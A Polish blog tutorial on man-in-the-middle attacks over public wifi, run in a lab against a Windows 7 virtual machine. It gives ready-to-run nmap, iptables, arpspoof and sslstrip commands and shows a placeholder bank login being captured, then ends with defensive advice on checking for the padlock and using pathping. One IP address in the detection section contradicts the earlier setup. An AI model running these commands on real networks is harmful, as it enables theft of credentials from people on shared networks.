


Każdy z nas przynajmniej raz skorzystał z darmowego publicznego wifi. To, że takie sieci nie są bezpieczne to wie praktycznie każdy. Mimo to ludzie i tak korzystają w takich miejscach z dostępu do facebooka, bloga, poczty czy też konta bankowego. Dzięki bogu coraz więcej ludzi zaczyna rozumieć, że takie zachowanie jest ryzykowne.

Spis treści

- [Faza 0 - Ogólne omówienie zagadnienia](#)
- [Faza I - Rekonesans](#)
- [Faza II - Przygotowanie ataku](#)
- [Faza III - Atak](#)
- [Faza IV - Oczekiwanie na dalsze kroki ofiary](#)
- [Faza V - Pytania](#)
- [Ciekawostka](#)

Faza 0 - Ogólne omówienie zagadnienia

Dziś zajmiemy się atakiem Man In The Middle (tłum. Człowiek Pomędzy). Krótkimi słowy celem intruza jest pozyskanie dostępu do danych przesyłanych między celem a np strona www banku. W tym artykule postaram się pokazać jak łatwy do wykonania jest ten atak oraz jak poważne skutki mogą być gdy damy się na niego złapać.





Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

Powyższy obrazek obrazuje jak wygląda atak pod kątem schematycznym. Najłatwiej atak przeprowadzić będąc w sieci ofiary. Najlepszym do tego celu są sieci w takich miejscach jak KFC, McDonald czy uczelnie. Pokaże jak potencjalny intruz posiadając dostęp do sieci w której znajduje się ofiara.

Na początek kilka słów o środowisku w którym będziemy operować. Dziś zajmiemy się wyłącznie działaniem gdy intruz znajduje się w tej samej sieci lokalnej co ofiara. Intruz posiada komputer z dostępem do sieci z systemem Linux (dystrybucja Kalilinux). Ofiarą będzie wirtualna maszyna z systemem operacyjnym Windows 7.

Faza I - Rekonesans

Pierwszym co nas interesuje to adres IP celu. W dzisiejszym scenariuszu zakładamy, że intruz chce podsłuchać konkretną osobą. Pierwszym wykonanym przez niego krokiem będzie skanowanie sieci w poszukiwaniu celu. Do tego celu wykorzystamy identyfikację komputerów z windowsem po nazwie [NetBios](#). Za pomocą programu [Nmap](#), a dokładnie polecenia `nmap -p 139 -A 10.0.2.1/24` przeskanujemy całą sieć w poszukiwaniu otwartych portów 139, które wskażą nam najczęściej windowsy (systemy linux, też mogą mieć otwarte porty charakterystyczne dla NetBios'u).



Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

```
Applications Places [Globe] [Terminal Icon] Mon Dec 15, 1:31 AM [Speaker] [Network] [root]
Browse and run installed applications root@kali: ~
File Edit View Search Terminal Help
1 0.34 ms 10.0.2.4

Nmap scan report for 10.0.2.6
Host is up (0.00050s latency).
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn
MAC Address: 08:00:27:B1:B7:CD (Cadmus Computer Systems)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::-professional cpe:/o:microsoft:wind
ows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Windows Server 2008 R2, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Phone 7.5 o
r 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, W
indows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

Host script results:
|_nbstat: NetBIOS name: LABWINDOWS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:b1:b7:cd (Cadmus Computer
Systems)
|_smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: labwindows-pc
|   NetBIOS computer name: LABWINDOWS-PC
|   Workgroup: WORKGROUP
|   System time: 2014-12-15T02:30:34+01:00
|_smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_ Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT ADDRESS
root@kali: ~
```

Wprawne oko na pewno wypatrzyło linijkę zawierającą parametr NetBIOS name. Przybiera on wartość hostname danego komputera, w przypadku komputerów z systemem windows jest to najczęściej nazwa głównego użytkownika-PC. Adres IP identyfikującego się tą nazwą to 10.0.2.6.

Kolejną informacją ważną dla powodzenia ataku jest adres IP bramy sieciowej - routera. Domyślnie jest to pierwszy adres w sieci - 10.0.2.1.

Faza II - Przygotowanie ataku

Teraz gdy już znamy adresy ip, możemy zająć się przygotowywaniem maszyny na której wykonamy atak. Zaczniemy od włączenia na maszynie intruza forwadowania (przekazywania) ruchu sieciowego. Będzie to nam potrzebne by móc podsłuchiwać ruch sieciowy generowany przez ofiarę.



Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Następnie dodamy do [Iptables](#) regułę przekierowującą ruch który przychodzi do nas na port 80 (ruch od ofiary) na port 8080 na którym będzie nasłuchiwał program który pozwoli nam czytywać hasła które prowadzi w przeglądarce ofiara.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j  
REDIRECT --to-port 8080
```

Faza III - Atak

Teraz gdy mamy już wszystko skonfigurowane możemy przystąpić do głównej części ataku. Ustawiliśmy na naszej maszynie przekazywanie ruchu w potrzebny nam sposób. Na chwilę obecną przez naszą maszynę przepływa jedynie ruch sieciowy, który sami generujemy.

```
arpspoof -i <interfejs> -t <IP ofiary> <IP bramy>
```

Powyższe polecenie przekierowuje ruch sieciowy między ofiarą a bramą na nasz interfejs sieciowy. W naszym przypadku będzie to:

```
arpspoof -i eth0 -t 10.0.2.6 10.0.2.1
```

Następnie odwracamy kolejność

```
arpspoof -i eth0 -t 10.0.2.1 10.0.2.6
```

Oczywiście drugie polecenie wprowadzamy w nowym oknie. W ten sposób umożliwimy przepływ danych

```
brama <-> intruz <-> ofiara
```

Czyli



Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

10.0.2.1 <-> 10.0.2.5 <-> 10.0.2.6

Kolejnym krokiem jest uruchomienie narzędzia SSLStrip, które posłuży nam do podsłuchania danych.

```
sslstrip -k -l 8080 -w /root/Desktop/sslstrip.log
```

Opcje zastosowane w powyższym poleceniu to:

-k : Kill. Z pomocą tego parametru spowodujemy wyłączenie aktualnych sesji ofiary

-l : Listen. Parametr określający na którym porcie ma nasłuchiwać SSLStrip.

-w: Write. Parametr określający miejsce zapisu logów z pozyskanymi danymi.

W kwestiach samego ataku zostaje nam wyświetlenie logów. Zrobimy to za pomocą polecenia **tail**.

```
tail -F /root/Desktop/sslstrip.log
```

Faza IV - Oczekiwanie na dalsze kroki ofiary

Po wykonaniu powyższych czynności zostaje nam oczekiwać, aż ofiara wejdzie np na stronę banku.



Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

www.ipko.pl

iPKO

MNIEJ NIŻ 1 ZŁ DZIENNIE ZA KAŻDY POŻYCZONY 1000 ZŁ

(wraz z kredytowanymi kosztami) przy min. 3,5-letniej spłacie.

Złóż wniosek

LOGOWANIE

Numer klienta lub login

Hasło

ZALOGUJ PRZEJDŹ DO NOWEGO iPKO

Zostań klientem iPKO

BEZPIECZEŃSTWO w iPKO

PAMIĘTAJ!
Logowanie do serwisu iPKO nie wymaga podania kodu z karty kodów jednorazowych.
Bank również nigdy nie poprosi Cię o podanie jednocześnie kilku kodów z karty kodów lub danych karty płatniczej.

[wiecej o bezpieczeństwie](#)

Zmiana certyfikatu bezpieczeństwa dla serwisów iPKO, nowe iPKO, iPKO biznes

Informujemy o planowanej zmianie certyfikatów bezpieczeństwa wystawionych dla serwisów bankowości elektronicznej: iPKO, nowe iPKO oraz iPKO biznes. [Wiecej](#)

Zmiana certyfikatu bezpieczeństwa dla serwisów iPKO, nowe iPKO, iPKO biznes

Zmiana na stronie logowania iPKO

ZŁÓŻ WNIOSEK ONLINE

CENTRUM KONTAKTU

- Napisz do nas
- Infolinia 801 302 302
- Oddziały i Agencje

POMOC

- Słownik
- Przewodnik
- Najczęściej zadawane pytania
- Pierwsze logowanie
- Demo

VeriSign Secured

03:54
2014-12-15

Tak wygląda strona ipko.pl podczas wykonywanego przez intruza ataku. W niewielkim, aczkolwiek istotnym stopniu różni się od tej, którą zobaczymy łącząc się z komputera, który nie jest celem ataku typu MITM



NO SYSTEM IS SAFE

Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

The screenshot shows the IPKO website interface. At the top, there's a navigation bar with the IPKO logo. Below it, a large promotional banner reads "MNIEJ NIŻ 1 ZŁ DZIENNIE ZA KAŻDY POŻYCZONY 1000 ZŁ" (Less than 1 PLN daily for every 1000 PLN borrowed) with a subtext "(wraz z kredytowanymi kosztami) przy min. 3,5-letniej spłacie." (including credit costs) at a minimum 3.5-year repayment. A red button says "Złóż wniosek". To the right, there's a "CENTRUM KONTAKTU" (Contact Center) section with options to "ZŁÓŻ WNIOSEK ONLINE", "Napisz do nas", "Infolinia 801 302 302", and "Oddziały i Agencje". Below that is a "POMOC" (Help) section with links to "Słownik", "Przewodnik", "Najczęściej zadawane pytania", "Pierwsze logowanie", and "Demo". A "VeriSign Secured" logo is visible. In the center, there's a "LOGOWANIE" (Login) form with fields for "Numer klienta lub login" and "Hasło", and buttons for "ZALOGUJ" and "PRZEJDŹ DO NOWEGO iPKO". A "BEZPIECZEŃSTWO w iPKO" (Security in iPKO) section contains a warning: "PAMIĘTAJ! Logowanie do serwisu iPKO nie wymaga podania kodu z karty kodów jednorazowych. Bank również nigdy nie poprosi Cię o podanie jednocześnie kilku kodów z karty kodów lub danych karty płatniczej." (Remember! Logging into the iPKO service does not require entering a one-time card code. The bank will never ask you to enter several codes from the card or card payment data.) A "ZOSTAŃ KLIENTEM iPKO" (Become an iPKO client) link is at the bottom right of the login form. At the bottom of the page, there are two news items: "Zmiana certyfikatu bezpieczeństwa dla serwisów iPKO, nowe iPKO, iPKO biznes" (Change of security certificate for iPKO services, new iPKO, iPKO business) and "Zmiana certyfikatu bezpieczeństwa dla serwisów iPKO, nowe iPKO, iPKO biznes" (Change of security certificate for iPKO services, new iPKO, iPKO business). The taskbar at the bottom shows the Windows 7 taskbar with the time 03:57 and date 2014-12-15.

Po chwili analizy powyższych screenów w oczy rzuca się istotny fakt. Na pierwszym screenie na pasku adresu brak charakterystycznego elementu z kłódką, który świadczy o tym, że połączenie jest szyfrowane.

This is a close-up of the browser's address bar. It shows the URL "https://www.ipko.pl" and the domain "Inteligo Financial Services S.A. (PL)". Notably, there is no lock icon on the left side of the address bar, which is a security indicator.

Po tym jak tylko ofiara zalogowała się do banku otrzymaliśmy wpis w logach



Jak bardzo jestem bezpieczny w sieci? Czyli Man In The Middle!

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
8:0:27:53:e0:2e 8:0:27:b1:b7:cd 0806 42: arp reply 10.0.2.1 is-at 8:0:27:53:e0:2  
8:0:27:53:e0:2e 8:0:27:b1:b7:cd 0806 42: arp reply 10.0.2.1 is-at 8:0:27:53:e0:2  
8:0:27:53:e0:2e 8:0:27:b1:b7:cd 0806 42: arp reply 10.0.2.1 is-at 8:0:27:53:e0:2  
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# tail -F /root/Desktop/sslstrip.log  
2014-12-15 02:52:16,859 POST Data (ocsp.digicert.com):  
0Q000M0K0I0 [hex]H000{0*00 [hex]004w[hex]0s00 [hex]0[hex]00y0H00[hex]R00`00[hex]0w0l  
2014-12-15 02:53:03,086 POST Data (www.ipko.pl):  
button=ok&menu=&sd=0q8kGh3bLIipVE5yTvUUTQmzdQ1lM41u3S7rtu%2FgGFcYreu8ZJRLYo53v%3AhmG6MLfWyoTpKgzw66  
5Aly7BBCK7bAsuDy3%3AmEn8qe1IWdNjau2wDA%3AjAbv6sTtlco%3A1nVXn0.1SvTVY74M%3AMmTZXTraavzTXxsg5ix36YypUkL  
n9a7vjMAwhINQ%3D%3D&btn_ok.x=0&btn_ok.y=0 client_id=jakislogin&password=tajnehaslo&button.x=0  
^C  
root@kali:~#
```

Jak widzimy atak powiódł się, udało się nam przechwycić login i hasło.

Login: jakislogin

Hasło: tajnehaslo

Podczas normalnego połączenia, te dane są zaszyfrowane. Celem ataku typu MITM jest wymuszenie nieszyfrowanego połączenia, co umożliwi podsłuchanie haseł.


Faza V - Pytania

Naturalnie nasuwającym pytaniem jest jak się bronić. To proste! NIE LOGOWAĆ się gdy nie ma certyfikatu, chociaż nie jest to 100% pewnym zabezpieczeniem przed kradzieżą naszych haseł. Pewnym sposobem, na zmniejszenie ryzyka jest nie logowanie się do Facebook'a banku czy poczty w publicznych sieciach.

Ciekawostka

Czy wiesz że... Atak MITM jest wykrywalny nie tylko za pomocą weryfikacji protokołu w pasku adresu przeglądarki? Większość ataków, które wykorzystują przekierowanie ruchu sieciowego jest wykrywalna w dość prosty sposób który nie wymaga instalowania specjalistycznego oprogramowania?

Polega on na sprawdzenia trasy którą podąża nasz ruch sieciowy. Jak pisałem wcześniej intruz musi przekierować ruch ofiary do siebie a dopiero potem bramy. Aby wykryć atak użyjemy wbudowanego w system windows narzędzia pathping.



Powyżej widzimy prawidłowa trasę pakietów. Z komputera ofiary (10.0.2.6) do bramy sieciowej (10.0.2.1). Gdy zastosujemy ta sama metodę dla przypadku gdy maszyna ofiary jest celem ataku



Pomiędzy ofiarą a bramą pojawia się komputer intruza (10.0.2.6). Gdy dostrzeżemy brak kłódki na naszym ulubionym portalu społecznościowym czy banku, oraz gdy zobaczymy, że nasz ruch jest przekierowywany - Nie logujmy się tam, gdzie są dla nas cenne dane takie jak prywatne dane czy nasze pieniądze.

Dzięki za czas poświęcony na czytanie artykułu!

Pozdrawiam!